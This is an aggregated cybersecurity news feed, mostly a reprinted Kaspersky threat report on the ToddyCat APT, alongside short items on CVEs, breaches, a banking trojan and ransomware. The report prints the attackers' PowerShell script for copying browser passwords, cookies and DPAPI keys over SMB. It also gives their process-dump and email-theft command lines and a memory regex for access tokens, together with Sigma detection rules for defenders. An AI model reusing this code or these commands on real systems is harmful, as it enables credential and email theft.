Non devono ingannare alcuni dati dell'appuntamento mensile di CSIRT Italia, perché in realtà il Paese continua a inciampare sempre sugli stessi problemi. Ecco cosa fotografa l'ACN nell'Operational summary di ottobre 2025, dove a sorprendere
Informatica (Italy e non Italy 😁) reshared this.
Bug critico da score 10 per Azure Bastion. Quando RDP e SSH sul cloud sono in scacco matto
📌 Link all'articolo : redhotcyber.com/post/bug-criti…
#redhotcyber #news #azurebastion #authenticationbypass #cybersecurity #hacking #remotacodeexecution #privilegeescalation #cve202549752 #cvss #vulnerabilita #azure #cloudsecurity #infosec
Bug critico da score 10 per Azure Bastion. Quando RDP e SSH sul cloud sono in scacco matto
Scopri la vulnerabilità critica in Azure Bastion, CVE-2025-49752, che consente l'authentication bypass e l'escalation di privilegi. Aggiorna subito per proteggere le tue VM.Redazione RHC (Red Hot Cyber)
Cybersecurity & cyberwarfare reshared this.
Rischio sventato per milioni di utenti Microsoft! La falla critica in Microsoft SharePoint da 9.8
📌 Link all'articolo : redhotcyber.com/post/rischio-s…
#redhotcyber #news #microsoft #sharepointonline #vulnerabilità #cybersecurity #hacking #cloudsecurity #singpointoffailure #elevazionediprovilegi #cves #malware #securityrisk #cloudcomputing
Rischio sventato per milioni di utenti Microsoft! La falla critica in Microsoft SharePoint da 9.8
Scopri la vulnerabilità critica CVE-2025-59245 in Microsoft SharePoint Online e come proteggere i tuoi dati.Redazione RHC (Red Hot Cyber)
Cybersecurity & cyberwarfare reshared this.
#CyberSecurity
securebulletin.com/oracle-hit-…
Oracle hit: Clop’s Zero-Day exploit leaves tech giant exposed - Secure Bulletin
Yesterday, the cybersecurity world was rocked by news of a potentially massive breach targeting Oracle.dark6 (securebulletin.com)
reshared this
#CyberSecurity
securebulletin.com/apt24-three…
APT24: three years of obscure espionage with the “BadAudio” download - Secure Bulletin
For years, APT24, a sophisticated cyber espionage group linked to China's People's Republic, has been quietly crafting targeted attacks against key players across global industries.dark6 (securebulletin.com)
reshared this
Chi ha staccato Cloudflare durante l’interruzione ha messo a rischio la sua infrastruttura
📌 Link all'articolo : redhotcyber.com/post/chi-ha-st…
Un’importante interruzione dell’infrastruttura di #Cloudflare ha messo inaspettatamente alla prova la solidità del #cloud e dei suoi #sistemi di #sicurezza per molte aziende. Il 18 novembre, le interruzioni del #servizio hanno causato la disconnessione di siti #web in tutto il mondo più volte e alcuni clienti hanno tentato di abbandonare temporaneamente la piattaforma per mantenere la disponibilità delle #risorse.
A cura di Redazione RHC
#redhotcyber #news #cloudflare #cloudflaredown #cybersecurity #hacking #malware #ransomware #sitiweb #disconnessione #outage #errore #servizicloud #problemitecnologici
Chi ha staccato Cloudflare durante l'interruzione ha messo a rischio la sua infrastruttura
Un'interruzione dell'infrastruttura di Cloudflare mette alla prova la sicurezza delle aziende e sottolinea l'importanza della distribuzione delle funzioni di sicurezza.Redazione RHC (Red Hot Cyber)
reshared this
Così WhatsApp ha spalancato la porta alla raccolta a strascico di 3,5 miliardi di dati
@Informatica (Italy e non Italy 😁)
Un gruppo di ricercatori viennesi ha sfruttato la struttura della chat di messaggistica di Meta per dimostrare che permetteva attività di scraping, raccogliendo miliardi di dati. WhatsApp replica: "Solo informazioni pubbliche". Ma
Informatica (Italy e non Italy 😁) reshared this.
securityaffairs.com/184916/sec…
#securityaffairs #hacking
SolarWinds addressed three critical flaws in Serv-U
SolarWinds patched three critical vulnerabilities in its Serv-U file transfer solution that could allow remote code execution.Pierluigi Paganini (Security Affairs)
Cybersecurity & cyberwarfare reshared this.
#CyberSecurity
securebulletin.com/databreach-…
Databreach: 2.3TB data from Italian rail group, Almaviva - Secure Bulletin
A colossal digital archive, estimated at approximately 2.3 terabytes, has appeared in the darkest corners of the web.dark6 (securebulletin.com)
reshared this
Il databreach di #Almaviva è un cataclisma. Ecco la bozza di reclamo da inviare al #GarantePrivacy
La notizia del gigantesco data breach deve far tremare i polsi a tutti, animali compresi, perché a bordo di questo treno ci siamo tutti.
garantepiracy.it/blog/almaviva…
Quel chiodo, anche su Almaviva...
Il data breach di 2,3TB da Almaviva e FS espone cittadini e aziende a rischi enormi (frodi, ricatti, furto d'identità). Si invita a segnalare al Garante Privacy per richiedere interventi urgenti.Spritz (Christian Bernieri)
reshared this
Remember XBMC? It’s Back!
The original Xbox was different from the consoles that had gone before, in that its hardware shared much with a PC of the day. It was found to be hackable, and one of the most successful projects to take advantage of it was a media centre. You know it as Kodi, but its previous name was XBMC, for Xbox Media Centre. The last version that still ran on an original Xbox saw the light of day in 2016, so it’s definitely a surprise that a new version has appeared.
XBMC version 4.0 brings a host of new features to the venerable platform, including the Estuary user interface that will be famniliar to users of more recent Kodi versions, a better games library,, and more. The plugin system has been revamped too, and while it retains the Python 2 version from back in the day it’s promised that a Python 3 update is in the works. That’s right, it sounds as though there will be more releases. Get them from the GitHub repository.
We’re not sure how many of you have early Xbox hardware along with the inclination to use it as a media centre, after all Kodi runs so well on a lot of very accessible hardware. But we’re impressed that the developers of this release have managed so much within the confines of a machine with a 2000s-era spec, and have released it at all.
If you’re curious about Xbox hacking, take a look at some of its early history.
ToddyCat: your hidden email assistant. Part 1
Introduction
Email remains the main means of business correspondence at organizations. It can be set up either using on-premises infrastructure (for example, by deploying Microsoft Exchange Server) or through cloud mail services such as Microsoft 365 or Gmail.
At first glance, it might seem that using cloud services offers a higher level of confidentiality for corporate correspondence: mail data remains external, even if the organization’s internal infrastructure is compromised. However, this does not stop highly organized espionage groups like the ToddyCat APT group.
This research describes how ToddyCat APT evolved its methods to gain covert access to the business correspondence of employees at target companies. In the first part, we review the incidents that occurred in the second half of 2024 and early 2025. In the second part of the report, we focus in detail on how the attackers implemented a new attack vector as a result of their efforts. This attack enables the adversary to leverage the user’s browser to obtain OAuth 2.0 authorization tokens. These tokens can then be utilized outside the perimeter of the compromised infrastructure to access corporate email.
Additional information about this threat, including indicators of compromise, is available to customers of the Kaspersky Intelligence Reporting Service. Contact: intelreports@kaspersky.com.
TomBerBil in PowerShell
In a previous post on the ToddyCat group, we described the TomBerBil family of tools, which are designed to extract cookies and saved passwords from browsers on user hosts. These tools were written in C# and C++.
Yet, analysis of incidents from May to June 2024 revealed a new variant implemented in PowerShell. It retained the core malicious functionality of the previous samples but employed a different implementation approach and incorporated new commands.
A key feature of this version is that it was executed on domain controllers on behalf of a privileged user, accessing browser files via shared network resources using the SMB protocol.
Besides supporting the Chrome and Edge browsers, the new version also added processing for Firefox browser files.
The tool was launched using a scheduled task that executed the following command line:
powershell -exec bypass -command "c:\programdata\ip445.ps1"
The script begins by creating a new local directory, which is specified in the $baseDir variable. The tool saves all data it collects into this directory.
$baseDir = 'c:\programdata\temp\'
try{
New-Item -ItemType directory -Path $baseDir | Out-Null
}catch{
}
The script defines a function named parseFile, which accepts the full file path as a parameter. It opens the C:\programdata\uhosts.txt file and reads its content line by line using .NET Framework classes, returning the result as a string array. This is how the script forms an array of host names.
function parseFile{
param(
[string]$fileName
)
$fileReader=[System.IO.File]::OpenText($fileName)
while(($line = $fileReader.ReadLine()) -ne $null){
try{
$line.trim()
}
catch{
}
}
$fileReader.close()
}
For each host in the array, the script attempts to establish an SMB connection to the shared resource c$, constructing the path in the \\\c$\users\ format. If the connection is successful, the tool retrieves a list of user directories present on the remote host. If at least one directory is found, a separate folder is created for that host within the $baseDir working directory:
foreach($myhost in parseFile('c:\programdata\uhosts.txt')){
$myhost=$myhost.TrimEnd()
$open=$false
$cpath = "\\{0}\c$\users\" -f $myhost
$items = @(get-childitem $cpath -Force -ErrorAction SilentlyContinue)
$lpath = $baseDir + $myhost
try{
New-Item -ItemType directory -Path $lpath | Out-Null
}catch{
}
In the next stage, the script iterates through the user folders discovered on the remote host, skipping any folders specified in the $filter_users variable, which is defined upon launching the tool. For the remaining folders, three directories are created in the script’s working folder for collecting data from Google Chrome, Mozilla Firefox, and Microsoft Edge.
$filter_users = @('public','all users','default','default user','desktop.ini','.net v4.5','.net v4.5 classic')
foreach($item in $items){
$username = $item.Name
if($filter_users -contains $username.tolower()){
continue
}
$upath = $lpath + '\' + $username
try{
New-Item -ItemType directory -Path $upath | Out-Null
New-Item -ItemType directory -Path ($upath + '\google') | Out-Null
New-Item -ItemType directory -Path ($upath + '\firefox') | Out-Null
New-Item -ItemType directory -Path ($upath + '\edge') | Out-Null
}catch{
}
Next, the tool uses the default account to search for the following Chrome and Edge browser files on the remote host:
- Login Data: a database file that contains the user’s saved logins and passwords for websites in an encrypted format
- Local State: a JSON file containing the encryption key used to encrypt stored data
- Cookies: a database file that stores HTTP cookies for all websites visited by the user
- History: a database that stores the browser’s history
These files are copied via SMB to the local folder within the corresponding user and browser folder hierarchy. Below is a code snippet that copies the Login Data file:
$googlepath = $upath + '\google\'
$firefoxpath = $upath + '\firefox\'
$edgepath = $upath + '\edge\'
$loginDataPath = $item.FullName + "\AppData\Local\Google\Chrome\User Data\Default\Login Data"
if(test-path -path $loginDataPath){
$dstFileName = "{0}\{1}" -f $googlepath,'Login Data'
copy-item -Force -Path $loginDataPath -Destination $dstFileName | Out-Null
}
The same procedure is applied to Firefox files, with the tool additionally traversing through all the user profile folders of the browser. Instead of the files described above for Chrome and Edge, the script searches for files which have names from the $firefox_files array that contain similar information. The requested files are also copied to the tool’s local folder.
$firefox_files = @('key3.db','signons.sqlite','key4.db','logins.json')
$firefoxBase = $item.FullName + '\AppData\Roaming\Mozilla\Firefox\Profiles'
if(test-path -path $firefoxBase){
$profiles = @(get-childitem $firefoxBase -Force -ErrorAction SilentlyContinue)
foreach($profile in $profiles){
if(!(test-path -path ($firefoxpath + '\' + $profile.Name))){
New-Item -ItemType directory -Path ($firefoxpath + '\' + $profile.Name) | Out-Null
}
foreach($firefox_file in $firefox_files){
$tmpPath = $firefoxBase + '\' + $profile.Name + '\' + $firefox_file
if(test-path -Path $tmpPath){
$dstFileName = "{0}\{1}\{2}" -f $firefoxpath,$profile.Name,$firefox_file
copy-item -Force -Path $tmpPath -Destination $dstFileName | Out-Null
}
}
}
}
The copied files are encrypted using the Data Protection API (DPAPI). The previous version of TomBerBil ran on the host and copied the user’s token. As a result, in the user’s current session DPAPI was used to decrypt the master key, and subsequently, the files. The updated server-side version of TomBerBil copies files containing the user encryption keys that are used by DPAPI. These keys, combined with the user’s SID and password, grant the attackers the ability to decrypt all the copied files locally.
if(test-path -path ($item.FullName + '\AppData\Roaming\Microsoft\Protect')){
copy-item -Recurse -Force -Path ($item.FullName + '\AppData\Roaming\Microsoft\Protect') -Destination ($upath + '\') | Out-Null
}
if(test-path -path ($item.FullName + '\AppData\Local\Microsoft\Credentials')){
copy-item -Recurse -Force -Path ($item.FullName + '\AppData\Local\Microsoft\Credentials') -Destination ($upath + '\') | Out-Null
}
With TomBerBil, the attackers automatically collected user cookies, browsing history, and saved passwords, while simultaneously copying the encryption keys needed to decrypt the browser files. The connection to the victim’s remote hosts was established via the SMB protocol, which significantly complicated the detection of the tool’s activity.
As a rule, such tools are deployed at later stages, after the adversary has established persistence within the organization’s internal infrastructure and obtained privileged access.
Detection
To detect the implementation of this attack, it’s necessary to set up auditing for access to browser folders and to monitor network protocol connection attempts to those folders.
title: Access To Sensitive Browser Files Via Smb
id: 9ac86f68-9c01-4c9d-897a-4709256c4c7b
status: experimental
description: Detects remote access attempts to browser files containing sensitive information
author: Kaspersky
date: 2025-08-11
tags:
- attack.credential-access
- attack.t1555.003
logsource:
product: windows
service: security
detection:
event:
EventID: '5145'
chromium_files:
ShareLocalPath|endswith:
- '\User Data\Default\History'
- '\User Data\Default\Network\Cookies'
- '\User Data\Default\Login Data'
- '\User Data\Local State'
firefox_path:
ShareLocalPath|contains: '\AppData\Roaming\Mozilla\Firefox\Profiles'
firefox_files:
ShareLocalPath|endswith:
- 'key3.db'
- 'signons.sqlite'
- 'key4.db'
- 'logins.json'
condition: event and (chromium_files or firefox_path and firefox_files)
falsepositives: Legitimate activity
level: medium
In addition, auditing for access to the folders storing the DPAPI encryption key files is also required.
title: Access To System Master Keys Via Smb
id: ba712364-cb99-4eac-a012-7fc86d040a4a
status: experimental
description: Detects remote access attempts to the Protect file, which stores DPAPI master keys
references:
- synacktiv.com/en/publications/…
author: Kaspersky
date: 2025-08-11
tags:
- attack.credential-access
- attack.t1555
logsource:
product: windows
service: security
detection:
selection:
EventID: '5145'
ShareLocalPath|contains: 'windows\System32\Microsoft\Protect'
condition: selection
falsepositives: Legitimate activity
level: medium
Stealing emails from Outlook
The modified TomBerBil tool family proved ineffective at evading monitoring tools, compelling the threat actor to seek alternative methods for accessing the organization’s critical data. We discovered an attempt to gain access to corporate correspondence files in the local Outlook storage.
The Outlook application stores OST (Offline Storage Table) files for offline use. The names of these files contain the address of the mailbox being cached. Outlook uses OST files to store a local copy of data synchronized with mail servers: Microsoft Exchange, Microsoft 365, or Outlook.com. This capability allows users to work with emails, calendars, contacts, and other data offline, then synchronize changes with the server once the connection is restored.
However, access to an OST file is blocked by the application while Outlook is running. To copy the file, the attackers created a specialized tool called TCSectorCopy.
TCSectorCopy
This tool is designed for block-by-block copying of files that may be inaccessible by applications or the operating system, such as files that are locked while in use.
The tool is a 32-bit PE file written in C++. After launch, it processes parameters passed via the command line: the path to the source file to be copied and the path where the result should be saved. The tool then validates that the source path is not identical to the destination path.
Validating the TCSectorCopy command line parameters
Next, the tool gathers information about the disk hosting the file to be copied: it determines the cluster size, file system type, and other parameters necessary for low-level reading.
Determining the disk’s file system type
TCSectorCopy then opens the disk as a device in read-only mode and sequentially copies the file content block by block, bypassing the standard Windows API. This allows the tool to copy even the files that are locked by the system or other applications.
The adversary uploaded this tool to target host and used it to copy user OST files:
xCopy.exe C:\Users\<user>\AppData\Local\Microsoft\Outlook\<email>@<domain>.ost <email>@<domain>.ost2
Having obtained the OST files, the attackers processed them using a separate tool to extract the email correspondence content.
XstReader
XstReader is an open-source C# tool for viewing and exporting the content of Microsoft Outlook OST and PST files. The attackers used XstReader to export the content of the previously copied OST files.
XstReader is executed with the -e parameter and the path to the copied file. The -e parameter specifies the export of all messages and their attachments to the current folder in the HTML, RTF, and TXT formats.
XstExport.exe -e <email>@<domain>.ost2
After exporting the data from the OST file, the attackers review the list of obtained files, collect those of interest into an archive, and exfiltrate it.
Stealing data with TCSectorCopy and XstReader
Detection
To detect unauthorized access to Outlook OST files, it’s necessary to set up auditing for the %LOCALAPPDATA%\Microsoft\Outlook\ folder and monitor access events for files with the .ost extension. The Outlook process and other processes legitimately using this file must be excluded from the audit.
title: Access To Outlook Ost Files
id: 2e6c1918-08ef-4494-be45-0c7bce755dfc
status: experimental
description: Detects access to the Outlook Offline Storage Table (OST) file
author: Kaspersky
date: 2025-08-11
tags:
- attack.collection
- attack.t1114.001
logsource:
product: windows
service: security
detection:
event:
EventID: 4663
outlook_path:
ObjectName|contains: '\AppData\Local\Microsoft\Outlook\'
ost_file:
ObjectName|endswith: '.ost'
condition: event and outlook_path and ost_file
falsepositives: Legitimate activity
level: low
The TCSectorCopy tool accesses the OST file via the disk device, so to detect it, it’s important to monitor events such as Event ID 9 (RawAccessRead) in Sysmon. These events indicate reading directly from the disk, bypassing the file system.
As we mentioned earlier, TCSectorCopy receives the path to the OST file via a command line. Consequently, detecting this tool’s malicious activity requires monitoring for a specific OST file naming pattern: the @ symbol and the .ost extension in the file name.

Example of detecting TCSectorCopy activity in KATA
Stealing access tokens from Outlook
Since active file collection actions on a host are easily tracked using monitoring systems, the attackers’ next step was gaining access to email outside the hosts where monitoring was being performed. Some target organizations used the Microsoft 365 cloud office suite. The attackers attempted to obtain the access token that resides in the memory of processes utilizing this cloud service.
In the OAuth 2.0 protocol, which Microsoft 365 uses for authorization, the access token is used when requesting resources from the server. In Outlook, it is specified in API requests to the cloud service to retrieve emails along with attachments. Its disadvantage is its relatively short lifespan; however, this can be enough to retrieve all emails from a mailbox while bypassing monitoring tools.
The access token is stored using the JWT (JSON Web Tokens) standard. The token content is encoded using Base64. JWT headers for Microsoft applications always specify the typ parameter with the JWT value first. This means that the first 18 characters of the encoded token will always be the same.
The attackers used SharpTokenFinder to obtain the access token from the user’s Outlook application. This tool is written in C# and designed to search for an access token in processes associated with the Microsoft 365 suite. After launch, the tool searches the system for the following processes:
- “TEAMS”
- “WINWORD”
- “ONENOTE”
- “POWERPNT”
- “OUTLOOK”
- “EXCEL”
- “ONEDRIVE”
- “SHAREPOINT”
If these processes are found, the tool attempts to open each process’s object using the OpenProcess function and dump their memory. To do this, the tool imports the MiniDumpWriteDump function from the dbghelp.dll file, which writes user mode minidump information to the specified file. The dump files are saved in the dump folder, located in the current SharpTokenFinder directory. After creating dump files for the processes, the tool searches for the following string pattern in each of them:
"eyJ0eX[a-zA-Z0-9\\._\\-]+"
This template uses the first six symbols of the encoded JWT token, which are always the same. Its structures are separated by dots. This is sufficient to find the necessary string in the process memory dump.
In the incident being described, the local security tools (EPP) blocked the attempt to create the OUTLOOK.exe process dump using SharpTokenFinder, so the operator used ProcDump from the Sysinternals suite for this purpose:
procdump64.exe -accepteula -ma OUTLOOK.exe
dir c:\windows\temp\OUTLOOK.EXE_<id>.dmp
c:\progra~1\winrar\rar.exe a -k -r -s -m5 -v100M %temp%\dmp.rar c:\windows\temp\OUTLOOK.EXE_<id>.dmp
Here, the operator executed ProcDump with the following parameters:
accepteulasilently accepts the license agreement without displaying the agreement window.maindicates that a full process dump should be created.exeis the name of the process to be dumped.
The dir command is then executed as a check to confirm that the file was created and is not zero size. Following this validation, the file is added to a dmp.rar archive using WinRAR. The attackers sent this file to their host via SMB.
Detection
To detect this technique, it’s necessary to monitor the ProcDump process command line for names belonging to Microsoft 365 application processes.
title: Dump Of Office 365 Processes Using Procdump
id: 5ce97d80-c943-4ac7-8caf-92bb99e90e90
status: experimental
description: Detects Office 365 process names in the command line of the procdump tool
author: kaspersky
date: 2025-08-11
tags:
- attack.lateral-movement
- attack.defense-evasion
- attack.t1550.001
logsource:
category: process_creation
product: windows
detection:
selection:
Product: 'ProcDump'
CommandLine|contains:
- 'teams'
- 'winword'
- 'onenote'
- 'powerpnt'
- 'outlook'
- 'excel'
- 'onedrive'
- 'sharepoint'
condition: selection
falsepositives: Legitimate activity
level: high
Below is an example of the ProcDump tool from the Sysinternals package used to dump the Outlook process memory, detected by Kaspersky Anti Targeted Attack (KATA).
Example of Outlook process dump detection in KATA
Takeaways
The incidents reviewed in this article show that ToddyCat APT is constantly evolving its techniques and seeking new ways to conceal its activity aimed at gaining access to corporate correspondence within compromised infrastructure. Most of the techniques described here can be successfully detected. For timely identification of these techniques, we recommend using both host-based EPP solutions, such as Kaspersky Endpoint Security for Business, and complex threat monitoring systems, such as Kaspersky Anti Targeted Attack. For comprehensive, up-to-date information on threats and corresponding detection rules, we recommend Kaspersky Threat Intelligence.
Indicators of compromise
Malicious files
55092E1DEA3834ABDE5367D79E50079A ip445.ps1
2320377D4F68081DA7F39F9AF83F04A2 xCopy.exe
B9FDAD18186F363C3665A6F54D51D3A0 stf.exe
Not-a-virus files
49584BD915DD322C3D84F2794BB3B950 XstExport.exe
File paths
C:\programdata\ip445.ps1
C:\Windows\Temp\xCopy.exe
C:\Windows\Temp\XstExport.exe
c:\windows\temp\stf.exe
PDB
O:\Projects\Penetration\Tools\SectorCopy\Release\SectorCopy.pdb
Garante Privacy in crisi: il Segretario Generale lascia dopo la richiesta sulle email dei dipendenti
Il Segretario Generale del Garante per la protezione dei dati personali, Angelo Fanizza, ha rassegnato le proprie dimissioni a seguito di una riunione straordinaria tenuta questa mattina nella sala Rodotà.
Lo riporta ilfattoquotidiano, specificando che l’incontro, convocato in un clima già teso, si è trasformato in uno dei momenti più critici per l’Autorità dalla sua istituzione.
Al centro della vicenda c’è una disposizione che Fanizza aveva rivolto a Cosimo Comella, dirigente responsabile della sicurezza informatica.
L’ordine prevedeva la raccolta integrale delle email di tutti i dipendenti a partire dal marzo 2001 – si parla di un archivio di 24 anni – oltre agli accessi VPN, alle cartelle condivise e alla sospensione dei log interni.
L’obiettivo dichiarato era individuare chi avesse fornito informazioni a Report e al Fatto Quotidiano su questioni interne considerate sensibili.
Comella, il giorno successivo, ha comunicato per iscritto la propria indisponibilità a eseguire la richiesta, definendola in contrasto con le stesse norme emanate dal Garante in materia di tutela dei dati personali.
Nella risposta ha inoltre evidenziato l’impraticabilità tecnica dell’operazione: per archiviare l’intero volume di corrispondenza servirebbero circa 20 mila DVD, oltre 4.000 ore di lavoro e più di un anno e mezzo dedicato alla sola fase di masterizzazione.
La sua posizione è stata letta in assemblea davanti a circa 140-150 dipendenti, che si sono alzati in piedi applaudendolo per diversi minuti.
Durante la pausa, i lavoratori hanno approvato all’unanimità una mozione con cui chiedevano le dimissioni del collegio dirigente e dello stesso Segretario Generale. Nel corso del dibattito, Fanizza avrebbe cercato di coinvolgere la dirigenza per difendere la scelta, senza ricevere alcun sostegno.
Nelle stesse ore, è stato inoltre segnalato un tentativo di accesso non autorizzato ai server dell’Autorità, avvenuto mentre era in corso la ricerca della presunta “talpa”.
Le dimissioni di Fanizza rappresentano il primo atto formale nella gestione della crisi, mentre l’Autorità si prepara ad affrontare le conseguenze istituzionali e operative della vicenda.
L'articolo Garante Privacy in crisi: il Segretario Generale lascia dopo la richiesta sulle email dei dipendenti proviene da Red Hot Cyber.
Garante Privacy in crisi: Fanizza lascia dopo la richiesta sulle email dei dipendenti
📌 Link all'articolo : redhotcyber.com/post/garante-p…
#redhotcyber #news #protezionedatidipersonali #garanteprotezionedati #angelfanizza #dimissioni #report #fattquotidiano #raccoltademail #dipendenti #dataprivacy #sicurezzadati #leaked #informazioni
Garante Privacy in crisi: Fanizza lascia dopo la richiesta sulle email dei dipendenti
Il Segretario Generale del Garante per la protezione dei dati personali, Angelo Fanizza, si è dimesso a seguito di una riunione straordinaria.Redazione RHC (Red Hot Cyber)
Cybersecurity & cyberwarfare reshared this.
Sturnus, il trojan bancario che intercetta i messaggi di WhatsApp, Telegram e Signal
Gli specialisti di ThreatFabric hanno scoperto un nuovo trojan bancario, Sturnus. Il malware è in grado di intercettare i messaggi provenienti da app di messaggistica crittografate end-to-end (Signal, WhatsApp, Telegram) e di ottenere il pieno controllo dei dispositivi tramite VNC.
I ricercatori segnalano che Sturnus utilizza uno schema di comunicazione avanzato con i server di comando e controllo: una combinazione di crittografia in chiaro, RSA e AES.
Una volta installato, il malware si connette al server di comando e controllo, registra la vittima e crea due canali di comunicazione: HTTPS crittografato per i comandi e l’esfiltrazione dei dati e un WebSocket crittografato con AES per le operazioni VNC in tempo reale.
In genere, un’infezione da Sturnus inizia con il download di un APK dannoso mascherato da Google Chrome (com.klivkfbky.izaybebnx) o Preemix Box (com.uvxuthoq.noscjahae). Il metodo esatto di distribuzione è ancora sconosciuto, ma i ricercatori sospettano che gli aggressori utilizzino annunci pubblicitari dannosi o messaggi privati nelle app di messaggistica.
Il trojan intercetta i messaggi nelle app di messaggistica istantanea non durante la trasmissione, ma dopo la decrittazione. In sostanza, il malware legge semplicemente il contenuto direttamente dallo schermo del dispositivo infetto. Per farlo, Sturnus sfrutta il servizio di accessibilità, ottenendo l’accesso a tutto ciò che viene visualizzato sullo schermo: contatti, chat, messaggi in entrata e in uscita.
“Ciò consente di aggirare completamente la crittografia end-to-end, consentendo l’accesso ai messaggi dopo che sono stati decifrati da un’app legittima, dando agli aggressori accesso diretto a conversazioni presumibilmente private”, osservano i ricercatori.
Oltre a leggere i messaggi, Sturnus richiede privilegi di amministratore su Android, consentendogli di monitorare le modifiche alle password, bloccare da remoto il dispositivo ed eludere la rimozione. A meno che i privilegi di amministratore non vengano revocati manualmente, la disinstallazione e la rimozione tramite ADB saranno bloccate.
Utilizzando VNC, gli aggressori possono simulare la pressione di tasti, l’immissione di testo, lo scorrimento e la navigazione. Al momento opportuno, possono attivare una sovrapposizione nera ed eseguire azioni nascoste: trasferire denaro da app bancarie, confermare conversazioni, approvare l’autenticazione a più fattori, modificare le impostazioni o installare app aggiuntive.
Sturnus prende di mira principalmente i conti di istituti finanziari europei, utilizzando modelli di overlay regionali. Attualmente, la banca starebbe prendendo di mira principalmente utenti dell’Europa meridionale e centrale. Poiché la portata degli attacchi è ancora limitata, i ricercatori ritengono che gli hacker stiano testando le proprie capacità prima di lanciare campagne più ampie.
L'articolo Sturnus, il trojan bancario che intercetta i messaggi di WhatsApp, Telegram e Signal proviene da Red Hot Cyber.
Sturnus, il trojan bancario che intercetta i messaggi di WhatsApp, Telegram e Signal
📌 Link all'articolo : redhotcyber.com/post/sturnus-i…
Gli specialisti di ThreatFabric hanno scoperto un nuovo #trojan bancario, Sturnus. Il malware è in grado di intercettare i messaggi provenienti da #app di messaggistica crittografate end-to-end (Signal, WhatsApp, #Telegram) e di ottenere il pieno #controllo dei #dispositivi tramite VNC.
A cura di Redazione RHC
#redhotcyber #news #cybersecurity #hacking #malware #trojanbancario #vnc #messaggisticaCrittografata #apkDannoso #googleChrome #preemixBox #crittografiaAvanzata #server #sicurezzaInformatica #minacceInformatiche
Sturnus, il trojan bancario che intercetta i messaggi di WhatsApp, Telegram e Signal
Scoperto un nuovo trojan bancario, Sturnus, che intercetta i messaggi di WhatsApp, Telegram e Signal e ottiene il pieno controllo dei dispositivi tramite VNC.Redazione RHC (Red Hot Cyber)
Cybersecurity & cyberwarfare reshared this.
Handling Human Waste in the Sky
Have you ever wondered what goes into making it possible to use the restroom at 30,000 feet (10,000 m)? [Jason Torchinsky] at the Autopian recently gave us an interesting look at the history of the loftiest of loos.
The first airline toilets were little more than buckets behind a curtain, but eventually the joys of indoor plumbing took to the skies. Several interim solutions like relief tubes that sent waste out into the wild blue yonder or simple chemical toilets that held waste like a flying porta-potty predated actual flush toilets, however. Then, in the 1980s, commercial aircraft started getting vacuum-driven toilets that reduce the amount of water needed, and thus the weight of the system.
These vacuum-assisted aircraft toilets have PTFE-lined bowls that are rinsed with blue cleaning fluid that helps everything flow down the drain when you flush. The waste and fluid goes into a central waste tank that is emptied into a “honey truck” while at the airport. While “blue ice” falling from the sky happens on occasion, it is rare that the waste tanks leak and drop frozen excrement from the sky, which is a lot better than when the lavatory was a funnel and tube.
The longest ever flight used a much simpler toilet, and given the aerospace industry’s love of 3D printing, maybe a 3D printed toilet is what’s coming to an airplane lavatory near you?
Dipendenti Infedeli: licenziato, rientra in azienda e resetta 2.500 password all’insaputa dell’azienda
Un impiegato si è dichiarato colpevole di aver hackerato la rete del suo ex datore di lavoro e di aver causato danni per quasi 1 milione di dollari dopo essere stato licenziato.
Secondo l’accusa, il trentacinquenne Maxwell Schultz, che aveva perso l’accesso ai sistemi aziendali, si è spacciato per un altro appaltatore e si è così reinfiltrato nella rete aziendale. Gli atti del Dipartimento di Giustizia non menzionano il nome dell’organizzazione, il che è tipico nei casi di malintenzionati.
I media locali, citando fonti, hanno riferito che l‘organizzazione potrebbe essere Waste Management, con sede a Houston, ma l’azienda stessa non ha risposto alle richieste dei giornalisti.
L’attacco è avvenuto il 14 maggio 2021. Utilizzando credenziali rubate, Schultz ha eseguito uno script di PowerShell e ha reimpostato circa 2.500 password presso l’organizzazione interessata. Di conseguenza, migliaia di dipendenti e collaboratori negli Stati Uniti hanno perso temporaneamente l’accesso alla rete aziendale.
L’atto d’accusa afferma che Schultz non solo ha reimpostato le password in massa, ma ha anche cercato di eliminare i registri di sistema per nascondere i suoi accessi. In alcuni casi, è addirittura riuscito a cancellare le registrazioni delle sue azioni e a cancellare il registro eventi di PowerShell.
L’accusa stima che l’attacco abbia causato danni per oltre 862.000 dollari. Questa cifra include i tempi di inattività dei dipendenti, le interruzioni dell’assistenza clienti e i costi per le indagini sull’incidente e il ripristino dell’infrastruttura.
La sentenza di Schultz è prevista per il 30 gennaio 2026. Rischia fino a dieci anni di carcere e una multa fino a 250.000 dollari.
Questa azienda ancora anonima non è l’unica ad affrontare simili problemi. Storie di malintenzionati che cercano vendetta sui datori di lavoro o che traggono profitto dall’hacking dei sistemi interni continuano a emergere regolarmente nel 2025.
Negli Stati Uniti, tra questi rientrano incidenti con Coinbase e FinWise, nonché casi di dipendenti IT nordcoreani che impiegavano aziende occidentali sotto falsa identità. In vari paesi, aziende, enti locali e persino agenzie di intelligence come l’agenzia di intelligence britannica GCHQ sono state sotto attacco.
Rapporti precedenti hanno incluso un dirigente senior che ha hackerato un sistema ospedaliero per i propri interessi commerciali, un ex amministratore che ha bloccato l’accesso del suo datore di lavoro alle apparecchiature di rete, uno sviluppatore senior che ha attivato un kill switch in un prodotto e un analista della sicurezza che ha tentato di reindirizzare i pagamenti di riscatto sul proprio account.
Tutto ciò sottolinea che le minacce interne rimangono una delle sfide più urgenti e imprevedibili per qualsiasi organizzazione.
L'articolo Dipendenti Infedeli: licenziato, rientra in azienda e resetta 2.500 password all’insaputa dell’azienda proviene da Red Hot Cyber.
MONOLOCK: il nuovo gruppo ransomware “silenzioso” che rifiuta leak site e affiliate panel
Il panorama ransomware sta cambiando. Gli attori più esposti — LockBit, Hunters International, Trigona — hanno pagato il prezzo della sovraesposizione, tra operazioni internazionali, infiltrazioni, leak volontari e collassi operativi.
Dopo anni dominati da modelli quasi industriali — affiliate panel, leak site, chat pubbliche e marketing aggressivo — emergono gruppi che rifiutano la logica “LockBit-style” e si spingono verso un approccio più opaco, minimale, quasi “da operatore SIGINT”. Low profile, tecnici, quasi “professionali”, che adottano strategie di invisibilità operativa.
Il caso più recente è MONOLOCK, un nuovo gruppo ransomware apparso su DarkForums il 19 ottobre 2025 con un manifesto che sembra scritto più da un red team senior che da un cybercriminale tradizionale.
La loro presentazione è insolita, e soprattutto molto più tecnica rispetto alla media dei gruppi emergenti. E i dettagli offerti meritano un’analisi approfondita.
Un gruppo apolitico, tecnico e orientato all’OPSEC
